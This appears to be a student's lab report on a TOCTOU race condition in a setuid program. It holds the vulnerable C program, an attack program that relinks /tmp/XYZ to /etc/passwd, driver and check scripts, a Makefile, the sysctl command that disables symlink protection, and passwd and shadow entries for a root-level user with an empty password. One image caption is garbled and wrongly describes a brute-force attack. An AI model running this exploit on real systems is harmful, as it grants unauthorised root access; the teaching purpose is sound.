

HW4 Race Condition Mock

Mock Attack

In this assignment, we are mocking a well know race condition by playing with 'set uid' privilege. In Unix system, every process does have a real user id and a 'set user id', the former one marks the process belongs to whom and the second marks the ownership of the newly built files. There is a super user in the system, which is the root who has the privilege to access every folder, like the root directory, such as /etc and performs reading and writing to any files in this folder, such as /passwd. While other user do not have such privilege, they could only read the content of the files in the root directory.


Now comes the 'Set-UID' program, what it does mean is that it allow the user who runs the program to run it with the privilege of the owner of the program.

In this assignment, we are provided with a piece of code in c, which is a 'Set-UID' program. It is vulnerable due to there is a window between the 'access()' and the 'fopen()', since there is a possibility that the file used by access() is different from the file used by fopen(), even though they have the same file name /tmp/XYZ. Because it is possible of a malicious attacker to relink the XYZ file to a target file in the root directory. Now the attacker could append the input to the end of this target file that the user has no right to write things in initially.

Preparation.

If we want to exploit this race condition vulnerability, we need some prerequisite. First, we will have to disable the link files protection mechanism of Unix by typing the following command, we may have to do this with sudo.

```
sudo sysctl -w fs.protected_symlinks=0
```



```
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for yuanjieyue:
fs.protected_symlinks = 0
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ |
```

Here is the vulnerable program.

```
/* vulp.c */
// yuanjie yue
// 03/12/2019

#include<stdio.h>
#include<unistd.h>
#include<string.h>
#define DELAY 10000

int main() {
```

```

char * fn = "/tmp/XYZ";
// char* fn = "/etc/passwd";
char buffer[60];
FILE *fp;
long int i;
// get user input
scanf("%50s", buffer);
unlink("/tmp/XYZ");
symlink("/home/yuanjieyue/yuanjieyue/cs5770/hw4/test.txt", "/tmp/XYZ");

if(!access(fn, W_OK)) {
    for (int i = 0; i < DELAY; i++) {
        long int a = i ^ 2;
    }
// unlink("/tmp/XYZ");
// symlink("/etc/passwd", "/tmp/XYZ");
printf("open test.txt and write\n");
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("NO permission\n");
}

```

Here is the attack program.

```

/* attack.c */
// yuanjie yue
// 03/12/2019

#include <stdio.h>
#include <unistd.h>
#include <sys/param.h>
#define DELAYS 1000

// functions that execute the relink operations.
void attack() {
    printf("Start running the attack program\n");
    int i = 1;
    while (1) {
        // relink XYZ to a root file, namely '/etc/passwd'
        printf("Perform attack for the %d th times\n", i);
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(DELAYS);
    }
}

```

```

        i++;
    }
    printf("Stop running the attack program\n");
}

int main(void) {
    attack();
    return 0;
}

```

Here is the program that keep running the vulnerable program.

```

#!/bin/sh

# yuanjie yue
# 03/12/2019
# program that running the vulnerable program automatically.

echo "-----Start Running-----"
TRIALS=100000
x=0
while [ $x -lt $TRIALS ]
do
    sudo rm -f /tmp/XYZ
    sudo touch /tmp/XYZ

    ./vulp < input.txt
    x=$(( $x + 1 ))
    echo "running vulp program for the $x times"
done
echo "-----Stop Running-----"

```

Here is the check program.

```

#!/bin/sh

# yuanjie yue
# 03/12/2019
# program to check if the target has changed.

echo "Start running the check program"
old=`ls -l /etc/passwd`
new=`ls -l /etc/passwd`
while [ "$old" = "$new" ]
do
    echo $new

```

```
new=`ls -l /etc/passwd`  
done  
echo $new  
echo "STOP... The passwd file has been changed"
```

Here is the input text.

```
jack:x:1000:1000:./home/jack:/bin/sh
```

Here is the makefile.

```
all: updateXYZ buildvulp buildattack setmode
```

```
updateXYZ:
```

```
    sudo rm -f /tmp/XYZ
```

```
    sudo touch /tmp/XYZ
```

```
buildvulp: vulp.c
```

```
    gcc vulp.c -o vulp
```

```
setmode: vulp
```

```
    sudo chown root:root vulp
```

```
    sudo chmod 4755 vulp
```

```
buildattack: attack.c
```

```
    gcc attack.c -o attack
```

```
runautovulp: auto_vulp.sh
```

```
    ./auto_vulp.sh
```

```
runattack: attack
```

```
    ./attack
```

```
runcheck: check.sh
```

```
    ./check.sh
```

```
.PHONY: clean
```

```
clean:
```

```
    rm -f vulp
```

```
    rm -f attack
```

```
    rm test.txt
```

```
    touch test.txt
```

Attack -- Overwrite files in root files

Now we could perform the attack. First, runs the 'make' command, which helps us compile the c programs, and changes the owner of program to root and gives the 'vulp' program a 'Set-UID' privilege.

make


```
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ ls
attack.c auto_vulp.sh check.sh input.txt Makefile test.txt vulp.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ vim vulp.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ vim attack.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ vim auto_vulp.sh
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ vim check.sh
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ ls
attack.c auto_vulp.sh check.sh input.txt Makefile test.txt vulp.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ vim input.txt
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ vim Makefile
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ make
sudo rm -f /tmp/XYZ
[sudo] password for yuanjieyue:
sudo touch /tmp/XYZ
gcc vulp.c -o vulp
gcc attack.c -o attack
sudo chown root:root vulp
sudo chmod 4755 vulp
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ ls
attack auto_vulp.sh input.txt test.txt vulp.c
attack.c check.sh Makefile vulp
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$ |
```

Then we runs the following three command in three terminal together to performs the attacking process.

make runcheck

make runautovulp

make runattack



Soon after the running start, the check program stops, which means the attack program successfully relink /tmp/XYZ file to /etc/passwd from one of my local file test.txt. And the text in the input.txt should have been appended to the end of /etc/passwd. However, the text has been written many times into my local file, while not into /etc/passwd. I can't not figure out the reason why it fails to append the text into /etc/passwd. I should have done all the preparation well, the /tmp/XYZ has been relink to passwd and the timestamp of /etc/passwd does change.

The image displays three terminal windows from a Kali Linux virtual machine, illustrating a password brute-force attack on a Windows VirtualBox machine.


- Top Window:** Shows the initial setup. The user is in the directory `~/yuanjieyue/cs5770/hw4`. They run a command to start a vuln program for the 37th time, open `test.txt`, and write. This process repeats for the 38th, 39th, 40th, 41st, 42nd, 43rd, 44th, 45th, 46th, and 47th times. The password file is changed.
- Middle Window:** Shows the attack progress. The user is in the directory `~/yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$`. They run the command `make runautovuln` to start the automatic brute-force attack.
- Bottom Window:** Shows the attack continuing. The user is in the directory `~/yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4$`. They run the command `make runattack` to start the manual attack. The attack progress is shown as "Perform attack for the 582 th times" through "Perform attack for the 603 th times".

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw4
```

```
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
jack:x:1000:1000:/home/jack:/bin/sh
e/cs5770/hw4$ !
ogic - GNU nano 2.9.3
```

```
yuanjieyue@yuanjieyue-VirtualBox: /tmp
```

```
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::nonexistent:/bin/false
kerneloops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
yuanjieyue:x:1000:1000:yuanjieyue,,,:/home/yuanjieyue:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
smith:x:1001:1002::/home/smith:/bin/sh
yuanjieyue@yuanjieyue-VirtualBox: /tmp$ !
```



```
yuanjieyue@yuanjieyue-VirtualBox: /tmp
yuanjieyue@yuanjieyue-VirtualBox:/tmp$ ls
systemd-private-7d123af3f09641aa9189ba8649699ad9-bolt.service-AEifB3
systemd-private-7d123af3f09641aa9189ba8649699ad9-colord.service-tmkMOA
systemd-private-7d123af3f09641aa9189ba8649699ad9-rtkit-daemon.service-AUJ8KY
systemd-private-7d123af3f09641aa9189ba8649699ad9-systemd-resolved.service-khp33Z
systemd-private-7d123af3f09641aa9189ba8649699ad9-systemd-timesyncd.service-sTIkw
s
XYZ
yuanjieyue@yuanjieyue-VirtualBox:/tmp$ ls -l XYZ
lrwxrwxrwx 1 yuanjieyue yuanjieyue 11 Mar 15 21:55 XYZ -> /etc/passwd
yuanjieyue@yuanjieyue-VirtualBox:/tmp$ |
```

I will expect that if we gradually decrease the DELAYS between access() and fopen(), it will be much harder for the attacker to get the relink done, which means we will take more time to succeed. For example, we could decrease the value of the DELAYS variable in vulp.c file to make the window smaller. And because the window between the access() and fopen() is shorter, which leaves less possibilities for attacker to do the relink. When the DELAYS is been decreased down to 0, it will takes us a lot of time to succeed.

Therefore, if we would like to get a higher success rate, we could do two things, one is to widen the window between access() and fopen() by increasing the value of DELAYS in the vulp.c file, the other is to execute the attack process more times by increasing the TRIALS value in [autovulp.sh](#) file. The former operation will leaves more time for the attack program to do the relink, the later one will raise the possibilities of a successful attack, since the Unix system's scheduling is probabilistic, the vulp process and attack process will race to get the operation right to the target file.

Attack -- Gain root privilege

As we know that, the /etc/passwd file in the shadow system is world-readable but does not contain the encrypted passwords. Another file, /etc/shadow, which is readable only by root contains the passwords.

Thus, if we would like to gain the root privilege, we will have to write two pieces of information into two files in the root directory, namely /etc/passwd and /etc/shadow. First running the former attack procedure on /etc/passwd, that appending a new user to the end of the file, Second running the former attack procedure on /etc/shadow, that appending a blank password for the new user to the end of the shadow file. Here is the new user info to be append to /etc/passwd, please note to set the 3rd column to be 0, in order to make the user with root privilege.

```
jack:x:0:1000::/home/jack:/bin/sh
```

Here is the blank password info to be append to /etc/shadow, by setting the password to be empty, we could easily log in as root, and doing everything using 'sudo' without typing any password.

```
jack:!:13450:0:99999:7:::
```



```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw4_p2
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ cat input_passwd.txt
jack:x:0:1000::/home/jack:/bin/sh
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ cat input_shadow.txt
jack:!:13450:0:99999:7:::
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ |
```

then we could reuse the vulp program and we may need to prepare two attack program, one to relink /etc/passwd to /tmp/XYZ, the other to relink /etc/shadow to /tmp/XYZ, together with two check program which check if /etc/passwd and /etc/shadow and two programs that run the vulp program automatically with two input files.

Here are the list of files in the part2 directory before and after we run 'make'.

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw4_p2
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ ls
attack_passwd.c      auto_vulp_shadow.sh  input_passwd.txt  test.txt
attack_shadow.c      check_passwd.sh       input_shadow.txt  vulp.c
auto_vulp_passwd.sh  check_shadow.sh       Makefile
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ make
sudo rm -f /tmp/XYZ
sudo touch /tmp/XYZ
gcc vulp.c -o vulp
gcc attack_passwd.c -o attack_passwd
gcc attack_shadow.c -o attack_shadow
sudo chown root:root vulp
sudo chmod 4755 vulp
sudo chmod +x auto_vulp_passwd.sh
sudo chmod +x auto_vulp_shadow.sh
sudo chmod +x check_passwd.sh
sudo chmod +x check_shadow.sh
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ ls
attack_passwd      attack_shadow.c      check_passwd.sh      input_shadow.txt      vulp
attack_passwd.c    auto_vulp_passwd.sh  check_shadow.sh      Makefile               vulp.c
attack_shadow      auto_vulp_shadow.sh  input_passwd.txt     test.txt
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ |
```

Now, it is time for us to perform the attack. First we run the following three commands simultaneously in three terminals to attack the /etc/passwd:

```
make runcheckpasswd
make runautovulppasswd
make runattackpasswd
```

Here is the attack result. The check program stops running when /etc/passwd file has been changed.

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw4_p2
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 07:48 /etc/passwd
--rw-r--r-- 1 root root 2504 Mar 16 08:13 /etc/passwd
STOP... The passwd file has been changed
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ |

yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw4_p2
running vulp program for the 139 times
open test.txt and write
running vulp program for the 140 times
open test.txt and write
running vulp program for the 141 times
open test.txt and write
running vulp program for the 142 times
open test.txt and write
running vulp program for the 143 times
open test.txt and write
running vulp program for the 144 times
open test.txt and write
running vulp program for the 145 times
open test.txt and write
running vulp program for the 146 times
open test.txt and write
running vulp program for the 147 times
open test.txt and write
running vulp program for the 148 times
open test.txt and write
running vulp program for the 149 times
AZ
[1]+  Stopped                  make runautovulppasswd
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ |


yuanjieyue@yuanjieyue-VirtualBox: /etc
yuanjieyue@yuanjieyue-VirtualBox: /etc$ ls -l passwd
--rw-r--r-- 1 root root 2504 Mar 16 08:13 passwd
yuanjieyue@yuanjieyue-VirtualBox: /etc$ |

yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw4_p2
Perform attack for the 132 th times
Perform attack for the 133 th times
Perform attack for the 134 th times
Perform attack for the 135 th times
Perform attack for the 136 th times
Perform attack for the 137 th times
Perform attack for the 138 th times
Perform attack for the 139 th times
Perform attack for the 140 th times
Perform attack for the 141 th times
Perform attack for the 142 th times
Perform attack for the 143 th times
Perform attack for the 144 th times
Perform attack for the 145 th times
Perform attack for the 146 th times
Perform attack for the 147 th times
Perform attack for the 148 th times
Perform attack for the 149 th times
Perform attack for the 150 th times
Perform attack for the 151 th times
Perform attack for the 152 th times
AZ
[1]+  Stopped                  make runattackpasswd
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw4_p2$ |
```



Second we run the following three commands simultaneously in three terminals to attack the `/etc/shadow`:

```
make runcheckshadow
make runautovulshadow
make runattackshadow
```

Here is the attack result. The check program stops running when the `/etc/shadow` file has been change.



Now if we look at the test.txt files, we will find out the input has been written into the test.txt files.



When we are dealing with multithread, it is common for two or more threads can access shared data and they are all trying to modify the data at the same time. Here is when race condition occurs, because the operating scheduling mechanism could switch to the next thread at any time, which makes hard for us to tell which thread is doing operations on the data. We know that some operation is not atomic, so it put the data at risk. If at a moment, a thread alter the data and writing the new value back takes time, while at the same, the other thread is about to do a modification and the value he read will be a value that is already out of date, after he complete the change and write the new value back. Now, the final data is not the value which it is supposed to be. Because of the race condition, our data is vulnerable.

The Unix system has a special privilege called 'Set-UID', a program has a real user and set uid user, if a program has 'Set-UID' privilege then it could be run by any users with the root privilege, just like the 'vulp' file which has such privilege thus could access the files in the root directory in the assignment.